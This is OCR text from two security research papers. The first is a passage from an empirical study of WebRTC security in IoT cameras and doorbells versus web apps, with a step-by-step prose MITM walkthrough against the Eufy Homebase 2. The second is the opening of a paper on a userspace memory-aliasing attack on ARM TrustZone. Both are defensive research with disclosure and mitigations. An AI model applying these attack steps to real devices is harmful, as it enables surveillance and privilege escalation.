


Figure 2: WebRTC analysis tool

4.2 Data Collection

We analyzed a curated dataset of PCAP traces obtained from 11 IoT devices and 10 web applications to demonstrate our framework.

To establish a representative set of devices, we selected 11 popular consumer IoT devices that rely heavily on RTC, namely smart cameras and doorbells. These categories were chosen for two reasons: first, their market ubiquity makes them representative of the consumer IoT ecosystem. Second, their core functionalities: video streaming, two-way audio, and cloud integration are dependent on RTC technologies. Similarly, we selected 10 popular web applications spanning video conferencing services and live streaming platforms that run in the browser and support in-browser calling (excluding, e.g., WhatsApp).

This dataset enables us to demonstrate the framework's capabilities and uncover a range of vulnerabilities. Although evaluating 21 devices and applications does not capture all possible security characteristics, this sample size provided sufficient breadth to evaluate our tool and analyze the RTC security characteristics of real-world RTC deployments.

Our analysis was conducted in a controlled lab environment, specifically targeting applications utilizing the WebRTC protocol. We captured RTC network traffic using Wireshark to generate standard packet traces [29], supplemented by Chrome's internal analysis tools for browser-based applications. Our methodology employs automated passive traffic analysis to surface security-relevant characteristics. This systematic approach enabled the identification of recurring vulnerabilities across both IoT and web-based implementations, as detailed in the following section.

5 Empirical Analysis and Findings

Our evaluation of the selected RTC applications revealed a clear security gap between web and IoT ecosystems. While web platforms have largely converged on standardized and secure practices, IoT implementations often rely on proprietary protocols and weaker cryptographic practices.

5.1 Signaling and Transport Protocols

We began by examining the signaling and transport protocols that underpin RTC security, summarized in Table 1. Our analysis concentrated on four aspects: WebRTC adoption, signaling security, relay usage, and the presence of end-to-end (E2E) encryption. We define two variations of E2E encryption *strict E2E encryption*: media is encrypted between peers *and* the signaling channel is protected such that the server cannot alter fingerprints or inject peers. No trust in intermediaries required. Alternatively, in *media-level E2E encryption*, media is encrypted between peers, preventing relays from accessing content, but the signaling channel is not protected against manipulation. Here, trust in the signaling server remains necessary.

Web Applications Web-based RTC platforms generally follow standardized and secure practices. Nearly all use WebRTC with STUN and ICE for connectivity and DTLS for

Name	WebRTC	Signaling			Media Relay		E2E Encrypted
		Int. Protected	Enc. Credentials	Protocol	Relay Type	Location	
Web Applications							
Google Meet	✓	✓	✓	QUIC	SFU	US	✗
Zoom	✓	✓	✓	WebSockets	SFU	US	✗
Microsoft Teams	✓	✓	✓	HTTPS	SFU	EU	✗
Discord	✓	✓	✓	WebSockets	SFU	US	✓
Webex	✓	✓	✓	HTTPS	SFU	EU	✗
Snapchat	✗*	✓	✓	QUIC	SFU	EU	✗
Slack	✓	✓	✓	WS/QUIC	SFU	EU	✗
Messenger	✓	✓	✓	WebSockets	TURN	EU	✓
Jitsi Meet	✓	✓	✓	WebSockets	TURN	EU	[✓]
Whereby	✓	✓	✓	WebSockets	TURN	EU	[✓]
IoT Devices							
Ring 2K doorbell	✓	✓	✓	Proprietary	SFU	EU	✗
Eufy Homebase 2	✓	✗	✗	SIP	TURN	EU	[✓]
Eufy Homebase 3	✓	✓	✓	Proprietary	TURN	EU	[✓]
Foscam VD1 doorbell	✗	✗	✗	STUN	TURN	EU	✗
Unify G4 doorbell	✓	✓	✓	Proprietary	TURN	EU	[✓]
Unify Dome	✓	✓	✓	Proprietary	TURN	EU	[✓]
Digitus doorbell	✗	✗	✗	MQTT	Cloud	EU	✗
LSC indoor camera	✗	✗	✗	MQTT	Cloud	US	✗
LSC PTZ camera	✗	✗	✗	MQTT	Cloud	EU	✗
Petcam	✗	✓	✓	Proprietary	Cloud	EU	✗
Sygionix doorbell	✗	✗	✗	MQTT	Cloud	EU	✗

✓= property observed, ✗= property absent, – = not applicable. E2E Encrypted = *strict* E2E encryption of the media channel * Uses a proprietary variant of WebRTC.
[✓] Provides media-level E2E encryption, not strict E2E encryption.

Table 1: Protocol adoption and signaling characteristics

media security. Only Snapchat used a proprietary variant of WebRTC.

Signaling is consistently protected (e.g., WebSockets over TLS, QUIC, or HTTPS), preventing tampering or leakage.

Seven platforms relied on a Selective Forwarding Unit (SFU) to support multi-party calls. While efficient, this architecture terminates encryption at the SFU, breaking strict and media-level E2E encryption. Discord is a notable exception, preserving strict E2E encryption with an SFU using Encoded Transforms [27].

Strict E2E encryption remains rare: only Discord and Messenger provide it by default (guarantees depend on users verifying codes out of band). Others, such as Slack and Jitsi Meet, only offer media-level E2E encryption.

In some cases, we observed SFUs located outside the user's region, raising potential data sovereignty concerns.

IoT Applications The IoT applications showed far less consistency and maturity. Only five devices fully adopted WebRTC; other devices relied on proprietary protocols with unclear or weak security guarantees.

Signaling is a major weakness: six devices transmitted it *without integrity protection or encryption*. For example, the Eufy Homebase 2 uses plaintext SIP, and several devices use MQTT without TLS. This enables attackers to *bypass peer authentication*, *hijack sessions* by tampering with ICE candidates, or *steal credentials* to access relay infrastructure.

SFU adoption was rare (only Ring used an SFU). Most proprietary implementations routed traffic through vendor-controlled cloud relays that may re-encrypt or inspect data, offering no meaningful media-level E2E encryption guarantees. Only five devices achieved media-level E2E encryption, and none provided strict E2E encryption.

Some devices paired media-level E2E encryption with unprotected signaling, allowing not only the relay infrastructure but also hackers to intercept the stream.

Many IoT devices rely on proprietary protocols that lack documentation or standardization, which makes them difficult to parse and interpret even when traffic is unencrypted. This limits our ability to fully assess their security guarantees. Overall, IoT RTC deployments are fragmented and often insecure, highlighting a stark contrast with the standardized and secure practices observed in web applications.

5.2 Cryptographic Practices

We next evaluated the cryptographic hygiene, focusing on the key exchange, certificate management, and cipher suite selection, which are fundamental to preventing impersonation, replay, and downgrade attacks. Results are summarized in Table 2.

Web Applications Their cryptographic posture closely mirrors their secure signaling practices. All applications performed a DTLS handshake for key exchange and supported Perfect Forward Secrecy (PFS). Six out of the ten used ephemeral, per-session self-signed certificates, enabling mutual authentication between peers.

Four deploy a long-lived server certificate at the SFU. Slack, Discord, and Zoom utilize this approach in combination with an ephemeral certificate for peers, supporting peer authentication via certificate fingerprints. Snapchat, however, fails to do so, only using one static server-side certificate. Nevertheless, no private key leaks were detected, and only strong cipher suites were negotiated.

Overall, web applications demonstrate robust cryptographic hygiene characterized by ephemeral certificates, PFS, and strong ciphers.

IoT Devices By contrast, IoT devices showed widespread weaknesses. Only three devices (the Ring doorbell and two Unify cameras) used ephemeral, self-signed certificates. The rest showed one or more of the following issues:

- **Reused Long-Lived Certificates:** Several vendors reused the same certificate across devices, meaning a single leaked private key could compromise all affected devices.
- **No Certificates / Proprietary Encryption:** Some devices omitted DTLS/TLS entirely, implementing proprietary key exchange mechanisms with unverified security guarantees.
- **One-Sided Authentication:** Some devices relied solely on server authentication via a CA-issued certificate. The device itself presented no certificate and was identified only through a device identifier or token, providing no mutual authentication.

Cryptographic configurations were also weak: in two cases (Ring 2K and Sygionix doorbells), legacy CBC-based cipher suites were negotiated, undermining confidentiality.

Overall, IoT devices demonstrate fragmented and error-prone cryptographic practices, leaving them vulnerable to impersonation, interception, and downgrade attacks.

5.3 Security Overview

Our analysis uncovered recurring security weaknesses that span signaling, key management, credential management, and cryptographic configuration. Below, we summarize the most critical issues, illustrated with representative examples from our dataset.

- **Reliance on SFUs Prevents Media E2E encryption.** Most web applications rely on SFUs for scalability, which prevents media-level E2E encryption.
- **Long-lived and Reused Certificates.** Several IoT devices rely on long-lived and reused certificates across models or product lines. Eufy reuses the same certificate (and private key) in both Homebase 2 and 3, allowing device impersonation attacks after key extraction via firmware. To confirm this, we performed a firmware analysis of the device, allowing us to recover the embedded private key, and verified that it matches the certificate used in network communication.
- **Lack of Signaling Integrity or Encryption.** Foscam, Digitus, LSC, Sygionix, and Eufy's Homebase 2 signaling lacks integrity protection and encryption. In the Eufy case, this enables an attacker to modify the certificate fingerprints to those of attacker-controlled certificates, bypassing the peer authentication mechanism and performing a MITM attack. Digitus, LSC, Foscam, and Sygionix do not use certificate fingerprints but rely on a proprietary protocol; their signaling leaks TURN credentials and other session data.
- **Proprietary Protocols.** Foscam and the LSC indoor camera omit (D)TLS, instead relying on proprietary schemes with unclear security guarantees.
- **Hardcoded or Long-Term TURN Credentials.** Hardcoded TURN users were observed in Foscam and Petcam; if TURN passwords were to leak in firmware or traffic, their relays would be exposed. Tuya devices rely on long-term (unique per device) TURN credentials transmitted in cleartext, also exposing relay infrastructure to abuse.
- **Weak Cipher Suite Selection.** Even when WebRTC is used, poor configuration can undermine its guarantees. The Ring 2K doorbell consistently negotiated legacy CBC-based cipher suites, reducing media confidentiality.

In summary, while web applications generally follow mature and secure practices, IoT devices often exhibit systemic weaknesses. These issues are not isolated vulnerabilities but recurring design patterns that undermine the security of the ecosystem as a whole.

Name	(D)TLS	Peer A Certificate		Peer B Certificate		PFS	Chosen Cipher**
		Self-Signed	Ephemeral	Self-Signed	Ephemeral		
Web Applications							
SFU: Peer A → user, Peer B → SFU							
Google Meet	✓	✓	✓	✓	✓	✓	Strong
Zoom	✓	✓	✓	✗	✗	✓	Strong
Microsoft Teams	✓	✓	✓	✓	✓	✓	Strong
Discord	✓	✓	✓	✓	✗	✓	Strong
Webex	✓	✓	✓	✓	✓	✓	Strong
Snapchat	✓	–	–	✗	✗	✓	Strong
Slack*	✓	✓	✓	✗	✗	✓	Strong
TURN: Peer A → user, Peer B → user B							
Messenger	✓	✓	✓	✓	✓	✓	Strong
Jitsi Meet	✓	✓	✓	✓	✓	✓	Strong
Whereby	✓	✓	✓	✓	✓	✓	Strong
IoT Devices							
SFU: Peer A → IoT device, Peer B → SFU							
Ring 2K doorbell	✓	✓	✓	✓	✓	✓	Weak
TURN: Peer A → user, Peer B → IoT device							
Eufy Homebase 2	✓	✓	✓	✓	✗[c]	✓	Strong
Eufy Homebase 3	✓	✓	✓	✓	✗[c]	✓	Strong
Foscam VD1 doorbell	✗	–	–	–	–	✗	Proprietary
Unify G4 doorbell	✓	✓	✓	✓	✓	✓	Strong
Unify Dome	✓	✓	✓	✓	✓	✓	Strong
Cloud relay: Peer A → IoT device, Peer B → cloud server							
Digitus doorbell	✓	–	–	✓	✗	✓	Strong
LSC indoor camera	✓	–	–	✓	✗	✗	Proprietary
LSC PTZ camera	✓	–	–	✓	✗	✓	Strong
Petcam	✓	–	–	✗	✗	✓	Strong
Sygionix doorbell	✓	–	–	✓	✗	✓	Weak

✓= property observed, ✗= property absent, – = not applicable. * Detected manually without our tool, handshake embedded within the TURN data
** While the browser or IoTdevice defines the set of *offered* ciphers, the *chosen* cipher is determined by the application's infrastructure.
[c] = reused cross devices

Table 2: Cryptographic hygiene and certificate management in the media channel

6 Case Studies

To demonstrate the real-world impact of the flaws identified in our study, we present 2 detailed case studies.

6.1 Eufy Case Study

The Eufy ecosystem is a popular smart home hub that exemplifies how a series of independent poor design choices cascade into a catastrophic failure, allowing a Man-in-the-Middle (MITM) attack on its RTC streams.

6.1.1 Vulnerability Analysis

The Eufy ecosystem relies on a cloud server to broker connections between client applications (e.g., a web app) and the Homebase device. Our analysis uncovered three critical, compounding vulnerabilities:

1. **Compromised Private Keys:** We discovered through firmware analysis that all Eufy Homebases devices share a single, static RSA key pair for their DTLS identity. The private key for this certificate is extracted from firmware.
2. **Long-term and Reused Certificates:** The correspond-

ing X.509 certificate used in the DTLS handshake is reused across all Homebases, creating a single point of failure.

3. **Lack of Signaling Encryption and Integrity:** The device uses unencrypted SIP over TCP (port 5061) for signaling. This channel lacks both confidentiality and integrity, allowing an attacker on the network to read and tamper with the signaling traffic.

6.1.2 Attack Walkthrough

These vulnerabilities enable a network-local adversary to execute a full MITM attack, as visualized in Figure 3. The attack proceeds as follows:




Figure 3: MiTM in the Eufy Homebase 2

Step 1: Intercepting the Session Initiation. A legitimate user's web app requests a stream, the Eufy cloud server forwards this request to the Homebase. The Homebase responds by sending an SDP offer back to the web app via the signaling server, containing the fingerprint of its reused, compromised certificate (Apub). The Web server responds by sending its SDP response, containing the fingerprint of its ephemeral certificate (Bpub).

Step 2: Tampering and Impersonating the Homebase. The attacker intercepts this cleartext SDP response before it reaches the Homebase. They perform two actions:

- To the Web App: The attacker initiates a DTLS handshake with the user's web app. They present the compromised certificate (Apub) whose key (Apriv) they possess. Since the fingerprint matches the fingerprint the web app received via the signaling, the web app authenticates the attacker as the legitimate Homebase. Performing a key exchange and establishing an SRTP session with the attacker.
- To the Homebase: The attacker generates a new, ephemeral key pair (Cpriv/Cpub). They modify the SDP response destined for the Homebase, replacing the web app's fingerprint (Bpub) with the fingerprint of their own public key (Cpub). The Homebase, receiving this tampered response, now believes it is performing a DTLS handshake with the legitimate web app, but is in fact establishing a secure SRTP session with the attacker.

Step 3: Achieving Full MITM. At this point, the attacker has successfully established two separate, secure sessions: one with the Homebase (impersonating the user) and one with the user (impersonating the Homebase). They can now receive the encrypted SRTP stream from the Homebase, decrypt it using the first session key, and then re-encrypt it with the second session key to forward to the user. This gives them complete control to view, modify, or inject arbitrary video and audio into the stream, entirely defeating the confidentiality and integrity of the communication.

This case study demonstrates that the security of a WebRTC session is not only dependent on its strong media-layer encryption but fundamentally relies on the integrity of the signaling channel and the secrecy of the private keys used for authentication. The failure of Eufy's to secure these components renders their use of DTLS-SRTP effectively meaningless against an active attacker.

6.2 Ring Case Study

In the case of the Ring doorbell, the communication is fully compliant with the WebRTC standard. However, there is one critical misconfiguration present in this device. In contrast to the Eufy case, our analysis of the Ring 2K Doorbell reveals an implementation that is largely compliant with WebRTC security best practices. The device uses a secure HTTPS channel for signaling and correctly employs ephemeral certificates for each session. However, despite this strong foundation, we identified a critical misconfiguration in its cryptographic negotiation that significantly weakens its security posture.

During the DTLS handshake, we observed that the Ring client offers a comprehensive list of 59 cipher suites, including some modern and capable ciphers, but also 42 weak and outdated ciphers. Despite the client's capability, the Ring server's ServerHello message consistently selected a legacy cipher for the session: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA. This cipher is problematic due to the use of Cipher Block Chaining (CBC) mode and the use of SHA-1, which is no longer considered secure against powerful adversaries.

The immediate impact is not a direct compromise, but an unnecessary inflation of the attack surface. It exposes every communication session to a class of known cryptographic vulnerabilities that could have been completely avoided by prioritizing a stronger cipher. An otherwise secure client is forced into a less secure state by the remote endpoint's choice.

7 Discussion

Systemic Security Gaps in IoT RTC Our results reveal a divide between the RTC security posture of web platforms and IoT devices. While web applications benefit from standardized protocols, strong cryptographic defaults, IoT deployments remain fragmented and error-prone. This discrepancy stems not only from technical immaturity but also from systemic factors: proprietary protocol lock-in, limited device resources, and a lack of mandatory security for IoT manufacturers. The prevalence of insecure signaling, reused cryptographic material, and weak cipher configurations suggests that these are not isolated implementation flaws but rather architectural shortcomings embedded in current IoT design practices. As a result, attackers can escalate from passive surveillance to active compromise hijacking video feeds, impersonating devices, or abusing relay infrastructure.

Recommendations for Secure RTC Deployment Addressing these systemic weaknesses requires adherence to well-established security principles:

- *Secure Signaling as a Baseline.* Signaling is the weakest link in RTC security. Developers should mandate TLS-protected channels and avoid proprietary or plaintext signaling mechanisms. Even minimal adoption of public PKI or vendor-managed PKI reduces the risk of credential theft and session hijacking.
- *Ephemeral and Unique Credentials.* TURN and ICE credentials should be session-scoped and dynamically provisioned. Certificates should be ephemeral or at least unique per device to mitigate the consequences of key leakage.
- *Cryptographic Agility and Modern Cipher Suites.* Support for modern cipher suites and the ability to update them over time ensures resilience against evolving cryptographic threats.
- *Rethinking E2E Encryption in SFU Architectures.* Recent advances such as WebRTC Encoded Transforms, insertable streams, and SFrame show that strict E2E encryption is achievable even in multi-party topologies [10]. Adopting such approaches mitigates the trust placed in intermediate nodes.

Implications for the Broader Ecosystem These findings have implications beyond the technical domain. Especially for IoT, the risks are immediate and user-facing: device impersonation, data extraction, and large-scale abuse of relay services.

Furthermore, the lack of consistent standards for RTC implementations in IoT highlights the need for industry-wide guidelines.

The Role of Automated Analysis Tools Our open-source framework, `RTCInspect`, plays a crucial role in addressing these challenges. By enabling passive, scalable analysis of RTC traffic, it allows researchers, developers, and security auditors to identify insecure practices. The tool's capability to detect misconfigurations, such as insecure signaling, weak cipher suites, or reused credentials, provides actionable insights that can significantly improve the security posture of both existing and future RTC systems.

Limitations and Future Work While our study covers a diverse set of 21 applications, it cannot capture the full breadth of the RTC ecosystem. A limitation of *RTCInspect* is does not evaluate the initial trust establishment phase, which is the root of trust of the RTC protocols. In most consumer IoT ecosystems, the "root of trust" is established through a client-server binding that occurs during production rather than at deployment. This often involves unique device identities, serial-linked tokens, or factory-burned certificates that authorize the device to communicate with the vendor's cloud. Because these mechanisms are proprietary and occur out-of-band from the RTC session itself, automating the audit of this phase is challenging.

Future work should include a larger set of devices, active testing (e.g., TURN loop attacks), more exhaustive evaluation of our submodules, and collaboration with vendors to assess server-side implementations. Expanding the framework to support real-time traffic inspection and integration into continuous security testing pipelines would further enhance its utility.

Responsible Disclosure All vulnerabilities identified in this study were responsibly disclosed to the respective vendors before publication, providing a write-up and suggested mitigations.

8 Conclusion

In this paper, we presented a comparative security analysis of 21 real-time communication applications, revealing a clear gap between web and IoT implementations. While WebRTC offers a robust foundation for RTC on the web, its adoption in IoT is often undermined by insecure signaling, certificate and key mismanagement, and poor cryptographic hygiene.

Our contributions are fourfold: we developed `RTCInspect`, an open-source static analysis framework for auditing RTC implementations, conducted a systematic comparative study of protocol adoption across web and IoT ecosystems, analyzed the security of signaling channels, and audited cryptographic hygiene across devices.

Ultimately, our work highlights the need for stronger security practices and industry-wide standards to close the gap

between web and IoT RTC deployments, ensuring that real-time communication remains trustworthy in increasingly connected environments.

References

[1] Harald T. Alvestrand. Overview: Real-Time Protocols for Browser-Based Applications. RFC 8825, January 2021.

[2] Elisabetta Carrara, Karl Norrman, David McGrew, Mats Naslund, and Mark Baugher. The Secure Real-time Transport Protocol (SRTP). RFC 3711, March 2004.

[3] Jiongyi Chen, Chaoshun Zuo, Wenrui Diao, Shuaike Dong, Qingchuan Zhao, Menghan Sun, Zhiqiang Lin, Yinqian Zhang, and Kehuan Zhang. Your iots are (not) mine: On the remote binding between iot devices and users. pages 222–233, 06 2019.

[4] Stuart Cheshire and Marc Krochmal. Multicast DNS. RFC 6762, February 2013.

[5] Willem De Groef et al. Ensuring endpoint authenticity in WebRTC peer-to-peer communication. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing*, SAC '16, pages 2103–2110. Association for Computing Machinery.

[6] Naktal Edan and Enas Y. Abdullah. Design and implementation of a novel secured and wide WebRTC signalling mechanism for multimedia over internet. 10(5):5430–5435, 2020. Number: 5.

[7] Ben Feher, Lior Sidi, Asaf Shabtai, and Rami Puzis. The security of webrtc, 2016.

[8] David Fifield and Mia Gil Epner. Fingerprintability of webrtc, 2016.

[9] Internet Assigned Numbers Authority. Transport Layer Security (TLS) Parameters, 2026. Last updated May 26, 2026. Accessed June 8, 2026.

[10] Takanori Isobe, Ryoma Ito, and Kazuhiko Minematsu. Security analysis of sframe. *Journal of Information Security and Applications*, 89:103958, 2025.

[11] F. Karpisek et al. WhatsApp network forensics: Decrypting and understanding the WhatsApp call signaling messages. 15:110–118, 2015.

[12] Ari Keränen et al. Interactive Connectivity Establishment (ICE): A Protocol for Network Address Translator (NAT) Traversal. RFC 8445, July 2018.

[13] Haitham Mahmoud and Raouf Abozariba. A systematic review on WebRTC for potential applications and challenges beyond audio video streaming. 84(6):2909–2946.

[14] Market Growth Reports. Web real time communication (WebRTC) market overview. https://www.marketgrowthreports.com/market-reports/web-real-time-communication-webrtc-market-102253, 2024. Accessed: 2025-08-11.

[15] David McGrew and Eric Rescorla. Datagram Transport Layer Security (DTLS) Extension to Establish Keys for the Secure Real-time Transport Protocol (SRTP). RFC 5764, May 2010.

[16] Marc Petit-Huguenin et al. Session Traversal Utilities for NAT (STUN). RFC 8489, February 2020.

[17] Tirumaleswar Reddy.K et al. Traversal Using Relays around NAT (TURN): Relay Extensions to Session Traversal Utilities for NAT (STUN). RFC 8656, February 2020.

[18] Tirumaleswar Reddy.K, Prashanth Patil, Ram R, and Justin Uberti. Session Traversal Utilities for NAT (STUN) Extension for Third-Party Authorization. RFC 7635, August 2015.

[19] Eric Rescorla. Security Considerations for WebRTC. RFC 8826, January 2021.

[20] Eric Rescorla. WebRTC Security Architecture. RFC 8827, January 2021.

[21] Eric Rescorla and Nagendra Modadugu. Datagram Transport Layer Security Version 1.2. RFC 6347, January 2012.

[22] Henning Schulzrinne and Jonathan Rosenberg. An Offer/Answer Model with Session Description Protocol (SDP). RFC 3264, July 2002.

[23] Branislav Sredojev et al. WebRTC technology overview and signaling solution design and implementation. In *2015 38th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, pages 1006–1009, 2015.

[24] Cengiz Toğay. A practical key agreement scheme for videoconferencing. *Multimedia Tools and Applications*, 79(33):23711–23728, 2020.

[25] Michael Tüxen et al. Datagram Transport Layer Security (DTLS) Encapsulation of SCTP Packets. RFC 8261, November 2017.

[26] W3C. Mediastreamtrack insertable media processing using streams. https://w3c.github.io/mediacapture-transform/, 2025. Accessed: 2026-06-08.

[27] W3C. Webrtc encoded transform. https://www.w3.org/TR/webrtc-encoded-transform/, 2025. Accessed: 2026-06-08.

[28] webrtcHacks. End-to-end encryption in webrtc... 4 years later. https://webrtchacks.com/end-to-end-encryption-in-webrtc-4-years-later/, 2024. Accessed: 2026-06-08.

[29] Wireshark Foundation. wireshark. https://www.wireshark.org/, 2025.



DisARMed: Attacking ARM TrustZone from Userspace with Memory Aliasing

Jacqueline Henes[*]
jkh703@student.bham.ac.uk
University of Birmingham

Matthew Bowden[*]
mxb1143@student.bham.ac.uk
University of Birmingham

Mihai Ordean
m.ordean@bham.ac.uk
University of Birmingham

David Oswald
david.f.oswald@durham.ac.uk
Durham University

Abstract

Modern systems security relies on memory isolation mechanisms like trusted execution environments and kernel privilege separation to enforce strong isolation boundaries. However, many of these mechanisms place implicit trust in system memory, leaving them open to hardware attacks on external DRAM. In this paper, we introduce DISARMED, an attack on ARM processors that exploits memory aliasing techniques from userspace, compromising both the Linux kernel and ARM TrustZone. We demonstrate for the first time that memory aliasing attacks are practical for adversaries that do not have access to the kernel. We additionally implement and evaluate a mitigation for DISARMED, using a lightweight alias detection mechanism. Our solution has minimal impact on boot time of about one second. Finally, we discuss the wider applicability of DISARMED, considering other relevant potential attack vectors, applicable memory massaging techniques, and security mechanisms that may be affected.

1 Introduction

Virtual memory and architectural privilege levels provide strong isolation properties that kernels, such as Linux, rely on to isolate user programs. When additional isolation is required, trusted execution can be used. ARM TrustZone [1] is a widely deployed technology that provides architectural separation for Trusted Execution Environments (TEEs); it is designed such that malicious operating systems are not able to compromise the confidentiality and integrity of the data in TrustZone. It underlies the Android KeyStore, which stores cryptographic keys for user software and, for platforms such as Qualcomm's TEE, is used as a hardware-backed secure storage for applications [14].

In this paper, we study the security of both TrustZone and the Linux kernel in the light of recent attacks that exploit memory aliasing. Specifically, De Meulemeester et al. undermined AMD SEV-SNP by using malicious DRAM, dubbed "BadRAM", to break remote attestation and hence VM security guarantees [15]. TrustZone has similar goals to SEV-SNP in maintaining the confidentiality of data in secure memory while trusting DRAM. This makes it an attractive target for a physical memory aliasing attack.

De Meulemeester et al. focused on TEEs, starting with an attacker that already has full control over the Rich Execution Environment (REE); this assumes that an attacker has already defeated mechanisms such as a secure boot chain and kernel memory protection beforehand. In this paper, we introduce a novel *end-to-end* attack *i.e.*, an attack that escalates from userspace, to the Linux kernel, and into the TEE. This attack, which we call DISARMED, uses memory aliasing to defeat not just TrustZone but also the virtual memory protections designed to isolate userspace processes.

DISARMED explores the effects of memory aliasing on ARM platforms and the implications for solutions relying on TrustZone. It is, to our knowledge, the first effective aliasing attack against the Linux kernel originating in userspace, breaking fundamental assertions about memory access and integrity. Our proposed attack enables adversaries to attack TrustZone and the Linux kernel even in the presence of a typical secure boot chain, as there is no need to patch signed boot data—such as the kernel, device tree, and bootloader [17]—on disk. Instead, they can be patched in-memory from userspace, bypassing secure-boot protections. Prior memory aliasing attacks are limited to platforms without a secure boot chain; by eschewing this requirement DISARMED represents a practical step in weakening the required attacker model for memory aliasing attacks.

We additionally introduce the concept of *alias-tolerant* memory-massaging to describe the requirements needed to overcome the unique constraints involved in such an attack from userspace. These aliasing-induced constraints frustrate many existing memory-massaging techniques, which often depend on strategies that cause system instability under aliasing. We consider the memory content and layout from the perspectives of DRAM, physical address space, and the virtual address space of the attacking process. We use this to inform

[*]These authors contributed equally to this work.

the attack strategy and expand upon the current understanding of the memory aliasing primitive. By implementing the first *alias-tolerant* memory-massaging strategy, we demonstrate how to bias Linux page allocation in a reliable manner, making DISARMED possible.

1.1 Contributions

In summary, the main contributions of this paper are:

- We propose DISARMED, the first *end-to-end* attack using memory aliasing that gives an unprivileged userspace adversary full read-write access to all regions of DRAM, including kernel and TrustZone memory regions.
- We demonstrate this access by showing that DISARMED can be used to escalate privilege when attacking the kernel and retrieve TEE shielded PKCS#11 secrets when attacking TrustZone.
- We show memory aliasing on ARM platforms for the first time and characterize how DIMM Serial Presence Detect (SPD) modification behaves across multiple ARMv8-A platforms.
- We develop an *alias-tolerant* memory massaging technique that allows an adversary to allocate pages physically aliased to target memory without accidentally overwriting critical system data, which can render a system inoperable; this is otherwise not possible with traditional memory massaging techniques.
- Finally, we propose and demonstrate an efficient mitigation strategy that adds a minimal delay to the boot process ($\sim$ 1 s). We implement and benchmark this mitigation in Trusted Firmware-A (TF-A) to detect the presence of aliasing at boot time.

Responsible Disclosure We disclosed our results to ARM in February 2025. The details of the disclosure, including ARM's response, can be found in Appendix A.

Open Science To allow our work to be reproduced as well as encourage future research on DRAM aliasing attacks, we include a number of open-sourced artifacts as part of our work. The collection includes our proof-of-concept attack code, prototype mitigation, and related software tooling. See https://github.com/bhamsec/disarmed and Appendix B for more details.

1.2 Outline

The remainder of this paper is structured as follows: First we discuss related work regarding physical memory aliasing, memory massaging, and attacks against TrustZone in Section 2. Then, in Section 3 we introduce DISARMED, our userspace memory aliasing attack against the Linux kernel and TrustZone. We discuss the adversary model, relevant required background, and the challenges that dictated the constraints when designing DISARMED. We go on to describe the implementation of our attack in Section 4 and evaluate the efficacy of its application against multiple ARMv8-A platforms in Section 5. Finally, we describe mitigations in Section 6, implementing one in firmware as a proof-of-concept design. In Section 7, we elaborate on the potential for future exploits using aliasing as a primitive, consider relevant secure compartmentalization technologies, and potential alternative methods of inducing aliasing on different platforms.

2 Related Work

